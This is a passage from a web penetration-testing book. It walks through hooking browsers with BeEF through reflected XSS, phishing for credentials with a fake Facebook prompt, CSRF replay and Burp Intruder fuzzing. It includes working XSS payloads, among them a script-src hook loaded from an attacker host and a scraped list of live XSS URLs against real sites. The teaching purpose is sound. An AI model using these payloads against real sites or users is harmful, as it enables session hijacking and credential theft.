
[http://www.securepla.net/xss_example/example.php?alert=test'<script>\[iframe\]</script>](http://www.securepla.net/xss_example/example.php?alert=test'<script>[iframe]</script>).

From the Setting Up a Penetration Box section, we installed BeEF into /opt/beef/.

We are going to have to first start the BeEF service.

Starting BeEF Commands:

- cd /opt/beef/
- ./beef



```
File Edit View Search Terminal Help
[15:56:16] [*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[15:56:16] [*] Browser Exploitation Framework (BeEF) 0.4.6.0-alpha
[15:56:16]   | Twit: @beefproject
[15:56:16]   | Site: http://beefproject.com
[15:56:16]   | Blog: http://blog.beefproject.com
[15:56:16]   | Wiki: https://github.com/beefproject/beef/wiki
[15:56:16] [*] Project Creator: Wade Alcorn (@WadeAlcorn)
[15:56:18] [*] BeEF is loading. Wait a few seconds...
[15:56:26] [*] 12 extensions enabled.
[15:56:26] [*] 235 modules enabled.
[15:56:26] [*] 2 network interfaces were detected.
[15:56:26] [*] running on network interface: 127.0.0.1
[15:56:26]   | Hook URL: http://127.0.0.1:3000/hook.js
[15:56:26]   | UI URL: http://127.0.0.1:3000/ui/panel
[15:56:26] [*] running on network interface: 192.168.1.123
[15:56:26]   | Hook URL: http://192.168.1.123:3000/hook.js
[15:56:26]   | UI URL: http://192.168.1.123:3000/ui/panel
[15:56:26] [*] RESTful API key: da7c1c6cdcd9a6774d03669c33144772c14a4895
[15:56:26] [*] DNS Server: 127.0.0.1:5300 (udp)
[15:56:26]   | Upstream Server: 8.8.8.8:53 (udp)
[15:56:26]   | Upstream Server: 8.8.8.8:53 (tcp)
[15:56:26] [*] HTTP Proxy: http://127.0.0.1:6789
[15:56:26] [*] BeEF server started (press control+c to stop)
```

Starting Up BeEF

Let's log into the console UI after the BeEF server has started. As we see from the image above, the UI URL in this case is located at <http://127.0.0.1:3000/ui/authentication>. We can open a browser and go to that URL.



BeEF Login Screen

If everything started up successfully, you will be able to log into the UI using the username “beef” and password “beef”. If we look at the image where we loaded BeEF via the command line, we see a URL for both the UI page and the hook page (Hook URL). Let's take a moment to review the hook page (hook.js).



BeEF Client Side JavaScript


Although this JavaScript has been well obfuscated, this is the payload that will control the victim user and will be injected into the victim browser's page. Once injected, their browser will connect back into your central server with the victim unaware.

LAB - XSS on OWASPBWA

We were able to identify an XSS via Burp or ZAP on our vulnerable Web Application VM (OWASPBWA). So, we can directly access the vulnerable XSS by connecting to our web service:

- [IP_of_OWASPBWA]/owaspbricks/content-2/index.php?
user=harry3a201<script>alert(1)<%2fscript>6f350

Since we have located an XSS vulnerability on a page, we can now use BeEF to help with the exploitation of the end user. In our initial example, `http://[IP_of_OWASPBWA]/owaspbricks/content-2/index.php?user=`, the user variable takes any input and presents it to the end user. This proves that the end user does process the JavaScript code embedded from our query.



To create a successful exploit, instead of printing an alert, we are going to craft a URL that uses JavaScript to include the hook.js file. It will look something like:


- `http://192.168.1.124/owaspbricks/content-2/index.php?user=harry3a201<script src=http://192.168.1.123:3000/hook.js></script>`

I was able to append the hook.js script by using the JavaScript code:

- `<script src=[URL with hook.js]></script>`

Remember that if this is done on a public site, then the URL will need to point to a public address that hosts the hook.js page and listening service.

Once you trick a victim into going to that URL using Social Engineering Tactics, they will become a part of your XSS zombie network. Going back to our UI panel, we should now see that a victim has joined our server.



BeEF Client Attacks

With an account hooked, there are many different modules within BeEF to exploit the end user. As seen in the image above, you can try to steal stored credentials, get host IP information, scan hosts within their network, and much more.


One of my favorite attacks is called "pretty theft" because of its simplicity. Drop down to the Social Engineering folder, select Pretty Theft, then configure it how you want in this case, we will use the Facebook example, and hit execute. Remember that the IP for the custom logo field has to be your BeEF IP. This will allow the victim to grab the image from your server.



Pretty Theft Facebook Attack

After the attack is submitted, a Facebook password prompt will pop up onto the victim's system. This is where you can get creative by using a popup in which your target users would most likely enter their information. If you are looking to gain Google accounts, there is also a Google Phishing module.

The benefit of this client-side attack is that the ordinary-looking password prompt popup keeps the user unaware that they are part of this zombie network.



Pretty Theft Attack

After the unsuspecting victim types in their password, go back to the UI to find your loot. Clicking on the ID “0” will show the attacker what the victim typed into that box. This should be enough to start gaining some access as the user, allowing you to move laterally through the environment.



Pretty Theft

I hope I was able to demonstrate how powerful an XSS vulnerability can be. It is exponentially worse if the XSS finding was a stored XSS versus the reflective XSS example we just saw. If it had been a stored XSS, we most likely wouldn't even need to use social engineering tactics on the victim to go to the link; we would just need to wait until our code was executed by the victim's system.

Cross-Site Scripting Obfuscation:

A common problem for an attacker injection code is that the application implements some sort of input validation for vulnerable XSS fields. This means the XSS is still valid, but you don't have all the normal characters you need to successfully take advantage of this vulnerability. However, the great thing for a pentester is that these filters are usually improperly configured.

Fortunately, since there are so many different types of ways to encode your XSS attacks, the filters from the input validation scripts usually fail. You really could write an entire book about how to craft different XSS attacks, but here are my quick and dirty tricks to get a working list of encoders.

Crowd Sourcing

One of my favorite methods to find a huge number of valid XSS vulnerabilities is to visit <http://www.reddit.com/r/xss>. People will post the different XSS findings they have come across on that sub-reddit. This is a great way to see what other types of XSS vulnerabilities people are finding. Scanners are good, however, they can never replace a human eye. A lot of the findings on this sub-reddit were not found by an automated process, but found manually.

I created a quick script to grab and parse all the results from the crowd-sourced sub-reddit. To kick off your own scan:

- cd /opt/reddit_xss/
- python reddit_xss.py

```
root@kali:/opt/reddit_xss# python reddit_xss.py
[*] Reddit XSS scrape in progress
[*] Press CTRL-C to Stop. Output will be saved to output_xss.txt
root@kali:/opt/reddit_xss# more output_xss.txt
http://www.thingsverse.com/search/relevant/things?q=Quadrocopter</span>&lt;script&gt;alert(/XSSPOSED/);&lt;/script&gt;
http://www.cnetfrance.fr/produits/assurances-maintenances-logicielle/carepaq-support-d-information-prduit-60806246p.htm%27%22%3E%3C/title%3E%3Cscript%3Ealert%28%22XSSPOSED%22%29%3C/script%3E%3E/
http://www.bbc.co.uk/indonesia/search/?q=%22%20style=background:red;left:0;top:0;height:500px;width:50px;position%2B:absolute;z-index:1000%2Bonmouseover=alert(%22XSSPOSED/)%20%22
http://www.mapquest.com/maps?ia=%27%22%3E%3C/title%3E%3Cscript%3Ealert%28%22XSSPOSED%29%3C/script%3E%3E%amp;lc=%27%22%3E%3C/title%3E%3Cscript%3Ealert%28%22XSSPOSED%29%3C/script%3E%3E%amp;is=%27%22%3E%27%22%3C/title%3E%3Cscript%3E%2Balert%28%22XSSPOSED%22%29%3C/script%3E%3E%amp;iz=%27%22%3E%3C/title%3E%3Cscript%3E%2Balert%28%22XSSPOSED%22%29%3C/script%3E%3E%amp;2a=100+INTERNATIONAL+DRIVE%amp;2c=JACKSON%amp;2s=MS%amp;2z=39208
    self.regex(resolve_response)
```

Reddit XSS Scrape

Once completed, a file named output_xss.txt will be generated. As you will see in your output, people will obfuscate XSS attacks with “from CharCode”, percent encoding, htmlentities, and other JavaScript commands. Now, you are armed with a good list of XSS examples (many of them still active) and encodings. One quick additional note is that I do not recommend you visit the vulnerable site with the XSS payloads, as you could be seen as attacking their website. What I wanted to do was show you how to generate a good list of encoding examples that might help you in your attacks.

OWASP Cheat Sheet

Another resource I often use is the OWASP Evasion Cheat Sheet. This is usually the first place I look whenever I run into an encoding problem on any of my engagements.

The cheat sheet can be found here:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

The most common XSS problems I find usually arise from length issues or the fact that the greater/less than symbols are not allowed. Luckily, the OWASP has many different examples to get around these issues.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery basically allows you to force an unwanted action onto the victim. For example, you send a link to someone who is currently logged into their bank account. When that person accesses your link, it automatically transfers money out of their account into your account. This happens when there is no verification process to check that the user went through the appropriate steps to transfer money.

What I mean is that in order to transfer money, a user needs to login, go to their transfer payment page, select the recipient and then transfer the money. When these appropriate steps are taken, a CSRF token is generated on each and every page as you progress through the application. Additionally the previous token is verified before the next step can process. You can think of this as a tracking system- if any of those tokens are empty or wrong, the transaction does not process.


There are many complex ways to test this, but the easiest way to manually run these tests is through proxying traffic. I will go through the process of making a transaction

as described above and see if I can replay it. However, in the replay, my goal is to get the same end result without having to go through all of the steps, which proves that there is a CSRF vulnerability.

Using Burp for CSRF Replay Attacks

Let's take an example where a bank application allows transfers from one user to another. In the URL below, there are two parameters that are used. The first parameter is User (to whom the money will go). The second parameter is the dollar amount. In the case below, we successfully transferred money to Frank.

What would happen if I sent this same URL to another person who was already logged into the same bank application? Well, if a CSRF protection were not in place, it would transfer \$123.44 from the victim host to Frank, instantly.



CSRF Example

To test if this is possible, we first capture the request via Burp. Make sure that your browser is still proxying to Burp and make the request with user 1. This should work just fine as you went through the proper channels to make the transfer. You should be able to log in, go to the transfer page, fill in the information, and submit.

In the example below, we can go to Burp's Proxy Tab and the History to see our last requests. At the very bottom, we see the request for the bank transfer. We also see that there is a hook cookie, but nothing that looks like a CSRF token.

Burp CSRF Example

To validate this, we can actually try to repeat the request. I usually try this method because it tells me instantly if I can repeat requests without having to perform any additional actions.

If you right-click anywhere in the Raw Request area, the option to "Send to Repeater" appears.

Sending to Burp's Repeater

Inside the Repeater Tab, pressing the Go button will repeat the request and the following response will be populated. The result in our example was that the amount was transferred again without any verification from the user that this request was actually intended. This is great because you could send that same link to every user of this bank and Frank would become an instant millionaire.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a GET request is shown with the URL `/xss_example/bank.php?User=Frank&Dollar=123.44`. The 'Go' button is highlighted with a red box. In the 'Response' pane, the status is `HTTP/1.1 200 OK`, and the content includes the message `Bank Transfer Accepted For User Frank For the Amount : $123.44`.

Executing Burp Repeater

The application shouldn't have allowed the user to transfer money again without going through all the steps required to create a transfer request. Without a CSRF token, you could have an unsuspecting victim click on a link and have unauthorized transfers occur. If you are looking for more information on CSRF attacks, go to OWASPs page:

[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)).

Session Tokens


Session tokens are generally used for tracking sessions, as HTTP is a stateless protocol by default. What you want to look for in a session token are: (1) the fact that they cannot be guessed and, (2) that they properly track a user. Other things you should look for are when session tokens expire, if they are secure, that they validate input, and that they are properly utilized.

In this section, we are going to specifically look at making sure session tokens are properly randomized and that they can't be guessed. Using Burp Suite to capture an authentication process, we can see in the response that there is a set-cookie value for the session tokens. This is located under the main Proxy tab and sub-tab History.



Burp's Raw Response

We can right-click within the raw response section and send this request to the Sequencer feature.




Sending the Raw Request to Sequencer

Once you click Send to Sequencer, jump over to the Sequencer tab and identify which session tokens are important to you. Once you pick your token, you can click the Start Live Capture to start generating session tokens.

The screenshot shows the Burp Suite interface with the 'Sequencer' tab selected. The main area displays a table titled 'Select Live Capture Request' with one row. The row contains a 'Remove' button, a '#' column (value 2), a 'Host' column (value https://), and a 'Request' column (value POST /api/login/deletethisaccount19). Below the table is a 'Start live capture' button. The 'Token Location Within Response' section follows, featuring a dropdown menu where the 'Cookie' option is selected, showing two entries: 'session=23748326,2013-11-30T ...' and 'session=23748326,2013-11-30T ...'. The 'Configure' button is located to the right of the dropdown. At the bottom is a 'Live Capture Options' section.

Selecting the Session Token

Once you start the capture, a new window will pop up and it will start processing/generating tokens. After so many tokens, it will give you summaries of entropy (randomness), character-level analysis (see image below), and bit-level analysis. In the image below, Burp Suite is analyzing the placement of each character. There are many other features within Burp's sequencer tool, so I recommend spending some time trying to understand how session tokens are generated.



Character Position for Cookies

I leave a lot here to your own judgment because it takes experience to understand when session cookies are or aren't secure. Every major web application I have seen uses different types of implementations and algorithms to generate session tokens, so running something like the examples above or reviewing source code may be required.

Additional Fuzzing/Input Validation


Burp Suite is extremely extensible and has a lot of other features. One quick feature that I find extremely helpful during manual testing is the Intruder function. In the Intruder function, you have the ability to tamper with any part of the request and provide your own data. This would be very useful if you want to supply your own fuzzer input to test a variable.

We are going to walk through a very high-level overview of how you could use the fuzzing feature. The basic idea of the following example is to access an online store

and see why parameter fuzzing can be highly beneficial. The online store might only link to certain items from their website, but the content managers could have put up all of next week's sale items. They just wait for the next week and link the content from their main website homepage.

I used to see a lot of these types of issues for sites that do Black Friday sales. They will have all of their content and prices hosted, but not linked anywhere on their page or made available to the public. Brute-forcing through all of the parameters will allow an attacker to know which items will go on sale that following week, before the public is notified.

I created a dummy website to demonstrate this exact issue. The website: www.securepla.net/tehc/hack.php?id=2, has a GET parameter called ID. You can modify this ID field from 1 to 2 to 3 and get different results.



Brute Forcing Parameters

We want to brute-force through all the different parameter values to see which pages exist and which pages do not. Since we already have our traffic flowing through Burp, we can go to the Proxy tab and then to your History tab. You will see all your past requests there. Right-click on that last request and click “Send to Intruder”.

The screenshot shows a list of network requests at the top, with item 78 highlighted. Below is a detailed view of a single request:

```

GET /tehc/hack.php?id=2 HTTP/1.1
Host: www.securepla.net
User-Agent: Mozilla/5.0 (Macintosh; ...
Accept: text/html,application/xhtml...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securepla.net/...
Cookie: __utma=130486157.74136705...
sec1135808350179_nw_UserName=Tweak...
Connection: keep-alive

```

A context menu is open on the right, listing various actions. The option "Send to Intruder" is highlighted in blue.

Sending Request to Intruder

Your Intruder tab at the top menu bar will light up. When you click that Intruder tab and move to the Positions tab, you will see a bunch of highlighted text. Since I am only testing one parameter at this time, I will click the "clear" button first, highlight just the "2" value (as it is the only one I want to fuzz), and click the "Add" button on the right side. This tells Burp to only fuzz whatever value is fed into the ID GET parameter and that parameter will now be yellow.

There is another configuration selection called the Attack type. For this setting, I left it at the default type of Sniper. You should spend a quick second and review each of the different types of attacks on Burp Suite's site:

<https://portswigger.net/burp>

The screenshot shows the Burp Suite interface with the Intruder tab selected. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Options. Below the tabs are buttons for selecting 1, 2, or more positions. The main content area is titled "Payload Positions" and contains the following text:

Configure the positions where payloads will be inserted into the base request. The

Attack type: **Sniper**

```
GET /tehc/hack.php?id=$2$ HTTP/1.1
Host: www.securepla.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securepla.net/tehc/hack.php
Cookie: __utma=130486157.74136705.1385846217.1385846217.138
sec1135808350179_mw_UserId=1; sec1135808350179_mw_UserName=
Connection: keep-alive
```

Burp Payload Positions

Go to the Payloads tab (still within the Intruder tab) and click the "Load" button. In this example, I am only loading a list of numbers from 1-100. However, you can add almost any type of list, depending on what you are working with. For example, if I am working with a database or LDAP queries, I will know the parameter that needs to be manipulated and will import a list of those fuzzed parameters. It is really up to you to figure out which types of tests you should fuzz. From our set-up phase, you should have a great fuzzing list located under /opt/SecLists/ on your Kali machine.

The screenshot shows the 'Payload Sets' configuration window in Burp Suite. At the top, there are tabs for Target, Positions, Payloads (which is selected), and Options. Below the tabs, a section titled 'Payload Sets' is shown with a note: 'You can define one or more payload sets. The number of payload sets depends on the attack type.' There are dropdown menus for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). Below these are two status indicators: 'Payload count: 150' and 'Request count: 150'. The main area contains a list of payload items (1, 2, 3, 4, 6, 7, 8, 9) with buttons for Paste, Load, Remove, Clear, Add, and Enter a new item.

Burp List

Once you have your list imported, you will need to kick off the Intruder attack. At the top menu bar, go to Intruder and Start attack. After you start the attack, a new Intruder Attack window will pop up and Burp will start trying all of the parameter requests.

The screenshot shows the 'Intruder' menu in Burp Suite. The 'Start attack' option is highlighted. Below the menu, a payload list window is open, showing a single item labeled '1'. The payload type is set to 'Simple list'.

Starting Brute Forcing in Burp Suite

Filter: Showing all items						
Request ▲	Payload	Status	Error	Timeout	Length	Comm
0		200	<input type="checkbox"/>	<input type="checkbox"/>	582	baselin
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	582	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	325	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
9	23	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
10	24	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
11	25	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
12	26	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
13	27	200	<input type="checkbox"/>	<input type="checkbox"/>	315	
14	28	200	<input type="checkbox"/>	<input type="checkbox"/>	299	
15	29	200	<input type="checkbox"/>	<input type="checkbox"/>	299	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 15 Apr 2015 03:12:29 GMT
Server: Apache
Vary: Accept-Encoding
Content-Length: 155
Connection: close
Content-Type: text/html

<a href= ./hack.php?id=1>Document1</a>&nbsp<a href= ./hack.php?id=2>Document2</a>
System Password = dont hack me<p><p>Your IP was logged:
```

Burp Suite Results

As the requests start populating, how can you tell if a site has been changed based on parameter injection? Well, the easiest way to tell is by the length of the source code on that page, when that string is injected. If the source code length is different from a standard baseline, this informs us that there have been changes to the page.

If we look at the sample test above, the parameter values we injected from 5 to 26, resulted in a page content length of 299. This source length of 299 is now our baseline for testing. When we go through all of the responses of all pages that are not 299 in length, we see that request 27 has a page length of 315, which gives us the password: “dont hack me” (image above).

You can also try manipulating other things in the original request. Try testing cookie values, GET/POST/HEAD parameters, user-agent strings, and other possible vulnerable fields.

Other OWASP Top Ten Vulnerabilities

Since OWASP is the standard in vulnerability categories, I strongly recommend that you familiarize yourself with the OWASP Top Ten Vulnerabilities by taking a moment to read through the Top Ten Cheat Sheet:

- <https://owasp.org/www-project-top-ten/>

OpenDNS' little training program provides a good training environment to test and help you understand these vulnerabilities.


- <https://www.opendns.com/>

To set up their lab, create a Kali Linux image configured on host-only mode, as it will contain web vulnerabilities.

Setting Up:

- **service apache2 start**
- git clone https://github.com/opendns/Security_Ninjas_AppSec_Training.git /opt/SNAT
- cd /opt/SNAT/
- cp /etc/php5/apache2/php.ini /etc/php5/apache2/php.ini.orig
- cp php.ini /etc/php5/apache2/
- mkdir /var/www/test/
- cp -R src/Final/* /var/www/test/
- chmod 777 /var/www/test/*.txt

Now, on your browser within your VM, open a browser to 127.0.0.1/test. This will walk you through the top ten issues, supply hints, and teach you how to exploit each of them.



Since this is just a testing site and is vulnerable to attacks, you might want to remove it once you are done testing.

When you are done:

- rm -rf /var/www/test
- cp /etc/php5/apache2/php.ini.orig /etc/php5/apache2/php.ini
- service apache2 stop
-

Functional/Business Logic Testing

I want to stress one additional aspect when testing an application: This book gives a high-level overview into web application testing; however, functional testing is really where you make your money. Functional testing includes horizontal/vertical user rights testing, application flow testing, and ensuring things work as they should. For example, ensuring that:

- Users aren't able to see other user's sensitive data
- Regular users can't access administrative pages
- Users can't change data values of other users
- Workflows cannot be modified outside their intended flow

One tool too to help with basic functional testing is to use Burp Proxy Pro's Site Compare Feature. After spidering and brute-forcing pages with a regular user and a privileged user, we can go to Compare site maps.

The screenshot shows the Burp Suite interface with the 'Site map' tab selected. On the left, a tree view lists various URLs. In the center, a detailed view of a selected URL is shown, including its host and method. On the right, a list of hosts is displayed. A context menu is open over a specific URL entry, with the option 'Compare site maps' highlighted. The bottom of the screen shows the Burp - Site Comparison interface.

Burp - Site Comparison

